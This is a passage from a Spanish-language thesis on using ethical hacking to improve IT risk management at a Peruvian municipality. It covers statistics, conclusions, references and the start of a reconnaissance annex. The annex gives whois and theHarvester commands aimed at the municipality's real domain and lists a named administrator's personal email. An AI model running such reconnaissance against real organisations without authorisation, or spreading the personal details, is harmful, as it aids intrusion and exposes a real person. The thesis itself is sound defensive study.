Según (SÁNCHEZ, 2015) la prueba t – Student se fundamenta en dos premisas; la primera en la distribución de normalidad, y la segunda: en que las muestras sean independientes. Permite compara muestras, N ≤ 30 y/o establece la diferencia entre las medias de las muestras.

Tabla 6: Prueba t - Student para la diferencia de medias

	Diferencias emparejadas				t	gl	Sig. (bilateral)
	Media	D.S	95% de intervalo de confianza de la diferencia				
			Inferior	Superior			
Pre test - Post test Gestión de Riesgos	-39,833	1,722	-41,641	-38,026	-56,648	5	,000

Fuente: Resultados SPSS versión 26

En el análisis anterior se muestra la prueba paramétrica t - Student, que se realizó con la finalidad de demostrar que la Implementación de Ethical Hacking Mejora la Gestión de Riesgos en los Sistemas Informáticos de la Municipalidad Provincial de Moyobamba. El grupo de Pre-Test y Post-Test se desarrollaron significativamente. En la tabla 6 se observa el valor de la prueba t - Student ($t_{(5)}$=-56.648; $p<0.01$) las diferencias emparejadas nos indica que hay diferencias altamente significativas entre ambos grupos Pre - Test y Post - Test. Es decir, existe evidencia estadística suficiente para rechazar la hipótesis nula, aceptando la hipótesis del investigador:

H_1: La Implementación de Ethical Hacking Mejora la Gestión de Riesgos en los Sistemas Informáticos de la Municipalidad Provincial de Moyobamba.

Tabla 7: Prueba t - Student para la diferencia de medias por indicadores

		Media	Desviación	95% de intervalo de confianza de la diferencia		t	gl	Sig. (bilateral)
				Inferior	Superior			
Par 1	Pre Test - Post Test Número de Riesgos Identificados	-8,000	2,000	-10,099	-5,901	-9,798	5	,000
Par 2	Pre Test - Post Test Número de Riesgos Analizados	-10,500	1,871	-12,463	-8,537	-13,748	5	,000
Par 3	Pre Test - Post Test Número de Riesgos Tratados	-9,667	2,066	-11,834	-7,499	-11,463	5	,000
Par 4	Pre Test - Post Test Mecanismos para la Protección de Seguridad Física	-11,667	1,211	-12,938	-10,396	-23,597	5	,000

Como se muestra en la tabla 7 el valor de la prueba t - Student para las dimensiones de la gestión de riesgos, las diferencias emparejadas en todas las dimensiones nos indica que hay diferencias altamente significativas entre ambos grupos Pre-Test y Post-Test.

Existe evidencia altamente significativa para rechazar hipótesis nulas específicas, quedando aceptadas la hipótesis alternativa donde la Implementación de Ethical Hacking Mejora la Gestión de Riesgos en los Sistemas Informáticos de la Municipalidad Provincial de Moyobamba.

V. DISCUSIÓN

5.1. INDICADOR N° 01: Número de Riesgos Identificados

Los riesgos están conformados por amenazas y vulnerabilidades. Al implementar Ethical Hacking utilizando la metodología del Certified Ethical Hacker, se encontraron 35 vulnerabilidades y 10 amenazas, de los cuales la mayoría de vulnerabilidades son por falta de actualización en el software y mala configuración del sistema. Por otro lado, (CRUZ, 2014), empleó la metodología Open Source Security Testing Methodology Manual (OSSTMM) y solo encontró solo 5 vulnerabilidades, en los sistemas de información de una empresa, esto se debe a que no utilizó ningún escáner de vulnerabilidades, como, por ejemplo, Nessus, Openvas, entre otros.

Para mayor detalle sobre este indicador N° 01 se puede visualizar la tabla 9: Número de Riesgos Identificados.

5.2. INDICADOR N ° 02: Número de Riesgos Analizados

Para obtener el nivel de riesgo se multiplicó la probabilidad de la amenaza por el impacto de la vulnerabilidad (Amenaza x Vulnerabilidad), una vez realizado esta operación se obtuvieron 13 Riesgos Altos, 17 Riesgos Moderados y 5 Riesgos Bajos. Por otro lado, (BERMEO, 2017) analizó y clasifico solo las vulnerabilidades con la herramienta de escaneo OpenVas en la cual ya viene clasificado por un nivel. Obtuvo 6 Vulnerabilidades en nivel Alto, 22 Vulnerabilidades en nivel Moderado y 10 Vulnerabilidades en nivel Bajo.

Para mayor detalle sobre este indicador N° 02 se puede visualizar la tabla 10: Número de Riesgos Analizados.

5.3. INDICADOR N ° 03: Número de Riesgos Tratados

Una vez identificados y analizados los riesgos, se procedió a brindar alternativas de solución para cada vulnerabilidad y amenaza. Asimismo, se estableció una estrategia que consistía básicamente en: Asumir, Evitar Reducir y Transferir el riesgo, de los cuales 34 riesgos se pusieron en una estrategia de Reducir y 1 riesgo en una estrategia de Asumir el riesgo. Por otro lado, (AYALA, 2017), utilizo el

formato de controles para riesgos de la norma ISO 27001, para tratar de brindar solución.

Para mayor detalle sobre este indicador N° 03 se puede visualizar la tabla 11: Número de Riesgos Tratados.

5.4. INDICADOR N ° 04: Número de Mecanismos para la Protección de la Seguridad Física

Para este indicador se abarcó computadoras y el Data Center donde se encuentran los servidores, se estableció 5 mecanismos de seguridad para protegerlos contra diferentes amenazas, estos mecanismos fueron tomados de una manera que se pueda asegurar la disponibilidad de estos equipos en el caso de presentarse algún incidente. En cambio, (DIAZ y BUSTAMANTE, 2015), establecieron 17 estrategias de mitigación, cabe mencionar que algunas estrategias se repitieron para diferentes amenazas.

Para mayor detalle sobre este indicador N° 04 se puede visualizar la tabla 12: Número de Mecanismos para la Protección de la Seguridad Física.

VI. CONCLUSIONES

La implementación de Ethical Hacking en los sistemas informáticos de la Municipalidad Provincial de Moyobamba para mejorar la gestión de riesgos tuvo las siguientes conclusiones:

1. Se aumentó el número de riesgos identificados conformados por 35 vulnerabilidades y 10 amenazas. El escáner de vulnerabilidades Nessus y OpenVas, sirvieron de gran ayuda para identificar las vulnerabilidades en los sistemas informáticos. Por otro lado, el cuestionario y las preguntas, ayudaron a detectar amenazas que tenían un gran efecto negativo en la Municipalidad.
2. Se aumentó el número de riesgos analizados, para lo cual se clasificaron en niveles, de los cuales se encontró 13 riesgos altos, 17 riesgos moderados y 5 riesgos bajos, debiendo brindar una mayor importancia a los riesgos altos porque están muy cerca de causar un daño y los riesgos moderados, ya que, por su naturaleza, se encuentran a un paso de convertirse en una mayor amenaza.
3. Se aumentó el número de riesgos tratados, brindándolos alternativas de solución para dar con la reducción del riesgo, para esto se tomó en cuenta las amenazas y vulnerabilidades identificadas anteriormente.
4. Se aumentó el número de mecanismos para la protección de la seguridad física, estableciéndose 5 mecanismos precisos en salvaguardar la disponibilidad y buen funcionamiento de los equipos de cómputo y el Data Center

VII. RECOMENDACIONES

1. Se deberían identificar otras posibles amenazas y vulnerabilidades que se podrían presentar en futuro sobre los sistemas informáticos, ya que, esta investigación se basó en las amenazas y vulnerabilidades que existían en los sistemas de la Municipalidad Provincial de Moyobamba.
2. El personal de la Municipalidad Provincial de Moyobamba debería tomar cursos de capacitación en temas de ciberseguridad para conocer los mecanismos de protección contra ataques de ingeniería social, phishing, etcétera.
3. Los sistemas informáticos deberían ser auditados mediante Ethical Hacking por lo menos una vez al año, ya que, todos los días aparecen nuevas amenazas y vulnerabilidades que pueden comprometer gravemente la confidencialidad, integridad y disponibilidad de la información, si estos no llegan a ser tratados de una manera adecuada.
4. Las políticas de seguridad de la información relacionados con los sistemas informáticos deberían estar documentadas con todos los protocolos y procedimientos a seguir cuando se produce algún riesgo. Asimismo, todo el personal de la Municipalidad Provincial de Moyobamba debería estar informados de estas políticas de seguridad.

REFERENCIAS

ALONSO, Chema. Pentesting con FOCA. 2.a ed. Madrid: 0xWord, 2018. 15 pp. ISBN: 978-84-616-6319-4

ASTUDILLO, Karina. Ethical Hacking 101: How to conduct professional pentestings in 21 days or less [en línea]. 1.a ed. Createspace Independent Pub, 2015. [fecha de consulta: 29 de mayo de 2019]. Disponible en: https://www.pdfdrive.com/ethical-hacking-101-how-to-conduct-professional-pentestings-in-21-days-or-less-e40802045.html
ISBN: 978-1511610179

Análisis de estrategias de gestión de seguridad informática con base en la metodología Open Source Security Testing Methodology Manual (OSSTMM) para la intranet de una Institución de Educación Superior [en línea]. Vol 7. Guayaquil: Universidad de Especialidades Espíritu Santo, 2018 [fecha de consulta: 11 de abril de 2019].
Disponible en: http://recibe.cucei.udg.mx/ojs/index.php/ReCIBE/article/view/90/84
ISSN: 2007-5448

AYALA, Miguel. Sistema de gestión de seguridad de información para mejorar el proceso de gestión del riesgo en un hospital nacional, 2017. Tesis. Lima: Universidad Cesar Vallejo, 2017. Disponible en: http://repositorio.ucv.edu.pe/handle/UCV/13753

BALOCH, Rafay. Ethical Hacking and Penetration Testing Guide [en línea]. 1.a ed. Florida: Taylor & Francis Group, 2014 [fecha de consulta: 15 de abril de 2019]. Disponible en: http://www.lepointdeau.fr/Ethical%20Hacking%20and%20Penetration%20Testing%20Guide%20-%20Baloch,%20Rafay.pdf
ISBN: 978-1-4822-3162-5

BERMEO, Jean. Implementación de Hacking Ético para la detección y evaluación de vulnerabilidades de red en la empresa Complex del Perú S.A.C. – Tumbes, 2017. Tesis (Magister en Tecnologías de Información y Comunicación). Tumbes: Universidad Católica los Ángeles de Chimbote, 2017.
Disponible en: http://repositorio.uladech.edu.pe/handle/123456789/10386

BEGGS, Robert. Mastering Kali Linux for Advanced Penetration Testing [en línea] Birmingham: Packt Publishing Ltd, 2014 [fecha de consulta: 3 de diciembre de 2019]
Disponible en: https://thehiddenwiki.pw/files/hacking/Mastering%20Kali%20Linux%20for%20Advanced%20Penetration%20Testing%20-%20Beggs,%20Robert.pdf
ISBN: 978-1-78216-312-1

BONAVENTURE, Olivier. Computer Networking:Principles,Protocolos and Practice.[en línea].The Saylor Foundation, 2011. [fecha de consulta: 10 de setiembre de 2019]. Disponible en: https://ufdc.ufl.edu/AA00011742/00001

BHATTACHERJEE, Anol. Social Science Research: Principles, Methods and Practices. [en línea]. Florida: University of South Florida. 2012 [fecha de consulta: 10 de octubre de 2019].
Disponible en: https://www.uv.mx/rmipe/files/2019/07/Social-science-research.pdf
ISBN: 978-1475146127

CALDERON, Paulino. Nmap: Network Exploration and Security Auditing. [en línea]. 2.a ed. Birmingham: Packt Publishing Ltd, 2017 [fecha de consulta: 11 de setiembre de 2019].
Disponible en: https://www.pdfdrive.com/nmap-network-exploration-and-security-auditing-cookbook-e85163814.html

ISBN: 978-1-78646-745-4

CUEVAS, Juan [et al]. Análisis de Vulnerabilidades de Sistemas Web en desarrollo y en producción. [en línea]. Córdoba: Universidad Tecnológica Nacional. 2018 [fecha de consulta: 05 de abril de 2019].
Disponible en: http://sedici.unlp.edu.ar/handle/10915/68347
ISBN: 978-987-3619-27-4

CRUZ, Walter. Aplicación de auditoría penetration testing para contribuir con la seguridad de la información en los sistemas informáticos de la empresa Data Business SAC, Trujillo. Tesis (Ingeniero de Sistemas Computacionales). Trujillo: Universidad Privada del Norte, 2014.
Disponible en: http://repositorio.upn.edu.pe/handle/11537/10239?show=full

CHAWLA, Deepak. [et al.]. Research Methodology. [en línea]. 1.a ed. India: Alagappa University. 2018 [fecha de consulta: 14 de noviembre de 2019]. Disponible en: https://alagappauniversity.ac.in/uploads/files/3_%20M_Lib_I_Sc_%20-%20323%2023%20-%20Research%20Methodology.pdf

DIAZ, Paul y BUSTAMANTE, Fabian. Diseño de estrategias de mitigación para mejorar la seguridad de información del sistema de control industrial en la empresa comercializadora San Remigio. Tesis (Maestría en Gerencia de Sistemas). Sangolquí: Universidad de las Fuerzas Armadas, 2015.
Disponible en: https://repositorio.espe.edu.ec/bitstream/21000/12436/1/T-ESPE-049656.pdf

DoD Program Manager's Guidebook for Integrating the Cybersecurity Risk Management Framework (RMF) into the System Acquisition Lifecycle [en línea]. Washington D.C.: Department of Defense, 2015 [fecha de consulta: 1 de junio de 2019]. Disponible en: https://www.dau.mil/tools/Lists/DAUTools/Attachments/37/DoD%20-%20Guidebook,%20Cybersecurity%20Risk%20Management%20Framework,%20v1.08,%20Sep%202015.pdf

FRANCIS, Eric. Automated Network Exploitation Through Penetration Testing. Tesis (Master en Ciencias de la Computación). California: California Polytechnic State University, 2016.
Disponible en: https://digitalcommons.calpoly.edu/theses/1592/

GIANNONE, Ariel [et al]. Inclusión de Hacking Ético en el proceso de testing de software. [en línea]. Buenos Aires: Universidad Nacional de Lanús. 2018 [fecha de consulta: 14 de abril de 2019].
Disponible en: http://sedici.unlp.edu.ar/handle/10915/67898
ISBN: 978-987-3619-27-4

GONZÁLES, Pablo; SÁNCHEZ, Germán y SORIANO, Jose. Pentesting con Kali 2.0 [en línea]. Madrid: OxWORD Computing, 2015 [fecha de consulta: 29 de noviembre de 2019]
Disponible en: https://www.bibliadelprogramador.com/2018/05/pentesting-con-kali-20.html
ISBN: 978-84-608-3207-2

How to achieve excellent enterprise risk management [en línea]. United Kingdom: PricewaterhouseCoopers, 2015 [fecha de consulta: 23 de mayo de 2019]. Disponible en: https://www.pwc.com/us/en/risk-assurance/publications/assets/preventing-erm-risk-assessment-failure.pdf

Issues of Implied Trust in Ethical Hacking [en línea]. Vol 2. Australia: Charles Sturt University, 2018 [fecha de consulta: 10 de abril de 2019].
Disponible en: https://www.orbit-rri.org/ojs/index.php/orbit/article/view/77
ISSN: 2515-8562

IT Risk Management Framework [en línea]. Governance & Standards Division, 2017 [fecha de consulta: 26 de noviembre de 2019].
Disponible en: https://www.mohe.gov.om/userupload/Policy/IT%20Risk%20Management%20Framework.pdf

Information Security Risk Management [en línea]. Albany: New York State Information Technology Standard, 2015 [fecha de consulta: 25 de mayo de 2019].
Disponible en: https://its.ny.gov/sites/default/files/documents/enterprise_risk_management_standard.pdf

Jurnal Hasil Penelitian Ilmu Komputer dan Teknologi Informas [en línea]. Vol. 2. Indonesia: Jurnal CoreIT, 2016 [fecha de consulta: 20 de mayo de 2019]. Disponible en: https://doi.org/10.24014/coreit.v2i2.2356
ISSN: 2460-738X

KUMAR, Ranjit. Research Methodology [en línea]. 3.a ed. Chennai: TJ International Ltd, 2011 [fecha de consulta: 21 de octubre de 2019]. Disponible en: http://www.sociology.kpi.ua/wp-content/uploads/2014/06/Ranjit_Kumar-Research_Methodology_A_Step-by-Step_G.pdf
ISBN: 978-1-84920-301-2

LAWRENCE, Willian. Social Research Methods: Qualitative and Quantitative Approaches. [en línea] 7.a ed. Harlow: Pearson Education, 2014 [fecha de consulta: 20 de octubre de 2019]. Disponible en: http://letrunghieutvu.yolasite.com/resources/w-lawrence-neuman-social-research-methods_-qualitative-and-quantitative-approaches-pearson-education-limited-2013.pdf
ISBN: 978-1-292-02023-5

Mishra y Pandey. Research Methodology: Tools and Techniques [en línea]. Romania: Bridge Center, 2015 [fecha de consulta: 23 de octubre de 2019] Disponible en: http://www.euacademic.org/BookUpload/9.pdf
ISBN: 978-606-93502-7-0

Microsoft DNS Server vulnerability to DNS Server Cache snooping attacks. Microsoft. 30 de noviembre de 2017. Disponible en: https://support.microsoft.com/en-us/help/2678371/microsoft-dns-server-vulnerability-to-dns-server-cache-snooping-attack

NIST Special Publication 800-30 [en línea]. Gaithersburg: National Institute of Standards and Technology, 2012 [fecha de consulta: 21 de mayo de 2019]. Disponible en: https://csrc.nist.gov/publications/detail/sp/800-30/rev-1/final

ORIYANO, Sean. Certified Ethical Hacker [en línea]. 9.a ed. Indiana: John Wiley & Sons, Inc., 2016 [fecha de consulta: 17 de abril de 2019].
Disponible en: https://www.pdfdrive.com/ceh-v9-certified-ethical-hacker-version-9-study-guide-e54415863.html
ISBN: 978-1-119-25224-5

PAULINO, Tiago. Análise de Aplicações no Sector Financeiro Vulnerabilidades e Mitigações. Tesis (Maestría en Informática y Gestión). Lisboa: Instituto Universitario de Lisboa. 2016. Disponible en: http://hdl.handle.net/10071/13240

PACHECO, Federico y JARA, Hector. Hackers al descubierto. Lomas de Zamora: Gradi, 2009. 19 pp.
ISBN: 978-987-663-008-5

SANCHEZ, Hugo; REYES, Carlos y MEJIA, Katia. Manual de términos en investigación científica, tecnológica y humanística. Lima: Universidad Ricardo Palma, 2018. [fecha de consulta 27 de noviembre de 2019].
Disponible en: http://repositorio.urp.edu.pe/bitstream/handle/URP/1480/libro-manual-de-terminos-en-investigacion.pdf?sequence=1&isAllowed=y
ISBN: 978-612-47351-4-1

MESSIER, Ric. Penetration Testing Basics: A Quick-Start Guide to Breaking into Systems. Vermont: Springer Science+Business Media, 2016. [fecha de consulta: 1 de diciembre de 2019]
Disponible en:
https://books.google.com.pe/books?id=shO3DAAAQBAJ&pg=PP1&lpg=PP1&dq=penetration+testing+basics+a+quick-start+guide+to+breaking+into+systems&source=bl&ots=9rp81i9Lon&sig=ACfU3U0-5IzEv9KidfNVUfsa5o8h8C6mfQ&hl=es&sa=X&ved=2ahUKEwjQuZuSyrjmAhUzCrkGHRjYAfs4ChDoATAIegQIChAB#v=onepage&q=penetration%20testing%20basics%20a%20quick-start%20guide%20to%20breaking%20into%20systems&f=false
ISBN: 978-1-4842-1857-0

SVENSSON, Robert. From Hacking to Report Writing. [en línea]. Berlín: Springer Science+Business Media, 2016 [fecha de consulta: 13 de setiembre de 2019]. Disponible en: https://latesttrickes.com/40-best-hacking-books-free-download-in-pdf-2018/

t-Student. Usos y abusos por Sánchez Reinaldo [en línea]. Revista Mexicana de Cardiología, 2015 [fecha de consulta 27 de noviembre de 2019]
Disponible en: http://www.scielo.org.mx/pdf/rmc/v26n1/v26n1a9.pdf

The Penetration Testing Execution Standard. MediaWiki. 16 de agosto de 2014. Disponible en: http://www.pentest-standard.org/index.php/Main_Page

VILLEGAS, Alejandro. Aplicación de los principios de la Ingeniería del Malware al contexto del Pentesting. Tesis (Master en Ingeniería Informática). Madrid: Universidad Autónoma de Madrid, 2018.
Disponible en: http://hdl.handle.net/10486/685331

What is Kali Linux? Offensive Security. 2013. Disponible en: https://docs.kali.org/introduction/what-is-kali-linux


ANEXOS

Anexo 01: Desarrollo del Ethical Hacking

Introducción al Ethical Hacking

Una organización sin políticas y procedimientos de seguridad bien definidos sobre sus sistemas informáticos corre un gran riesgo respecto a la confidencialidad, integridad y disponibilidad de su información, es por ese motivo que se debería establecer políticas de seguridad eficientes, ya que la información es el activo más importante de una organización para que se puedan realizar todos los procesos internos. Por otro lado, Internet es la vía más común por donde viajan los diferentes tipos de amenazas, códigos maliciosos, virus, malware, entre otros. Por consiguiente, el riesgo de seguridad en las redes y sistemas informáticos nunca podrán ser eliminados, pero si se podrá disminuir en gran porcentaje, siempre y cuando se cumplan con mecanismos y políticas de seguridad adecuados.

Elementos de la seguridad informática:



Confidencialidad: se refiere a la característica que asegura para que solo los usuarios autorizados tengan acceso a la información.


Integridad: indica que toda modificación de la información solo sea realizada por usuarios autorizados.

Disponibilidad: garantiza que los recursos del sistema y la información estén disponibles solo para usuarios autorizados en el momento que lo necesiten (Pacheco y Jara, 2009).

	RIESGO	CONTROL
Confidencialidad	-Perdida de privacidad. -Accesos no autorizados a la información. -Robo de identidad.	-Encriptación. -Autentificación. -Control de accesos.
Integridad	-La información ya no es confiable o precisa. -Fraude.	-Registros de auditoría.
Disponibilidad	-Interrupción de los procesos de la organización.	-Copias de seguridad.

El Ethical Hacking consiste en realizar pruebas de intrusión controladas sobre sistemas informáticos; es decir, el especialista actúa desde el punto de vista de un "Black Hat Hacker", para encontrar vulnerabilidades en los equipos. Se debe mencionar que todo este proceso se hace en un ambiente controlado y monitoreado, en el que no se ponga en riesgo la operatividad de los servicios informáticos de la organización (Astudillo, 2013).

Fases del Ethical Hacking según el Certified Ethical Hacker (EC-council)



Para realizar el Ethical Hacking se utilizó la distribución de Kali Linux 2019.2 en la cual viene instalado la gran mayoría de herramientas que se utilizaron en cada una de las fases.

FASE 1: HUELLA Y RECONOCIMIENTO

La recopilación de información consiste en realizar un reconocimiento general de la organización para tratar de reunir la mayor información posible, que pueda ser utilizada en las demás fases. También, en esta fase se busca obtener todo tipo de información sobre la organización, dominios, subdominios, los tipos de sistemas que están funcionando, metadatos de documentos públicos que se encuentran en Internet y los servicios que se están ejecutando.

Whois

Whois colecciona información sobre un nombre de dominio o dirección web. Los resultados del siguiente comando muestran nombre del registrante, nombre del administrador del sitio web y su correo electrónico, finalmente muestra los nombres de los servidores DNS (Oriyano, 2017).

Comando: whois munimoyobamba.gob.pe

En el siguiente cuadro se puede observar un resumen de la consulta:

Nombre del Dominio	munimoyobamba.gob.pe
Nombre del Registrante	Municipalidad Provincial de Moyobamba
Nombre del Administrador	Gastelo Huaman Chinchay
Email del Administrador	gastelohuamanch@hotmail.com
Nombres de los servidores DNS	ns.rcp.net.pe ns2.rcp.net.pe

The Harvester

The Harvester es una herramienta que permite obtener emails, subdominios, hosts, etcétera, sobre un dominio en específico. Para utilizarlo basta con escribir el siguiente comando:


Comando: theharvester -d munimoyobamba.gob.pe -l 300 -b all

Donde:


-d: indica el nombre del dominio.

-l: cantidad de resultados que se quiere analizar.


-b: para indicar la fuente de datos que se realizará, ya sea, Google, Bing, LinkedIn, etcétera, en este caso lo ponemos all para que lo haga en todos.



Se encontraron un total de 14 correos electrónicos como se puede apreciar en la imagen de abajo:




Asimismo, se detectó los siguientes dominios que funcionan:



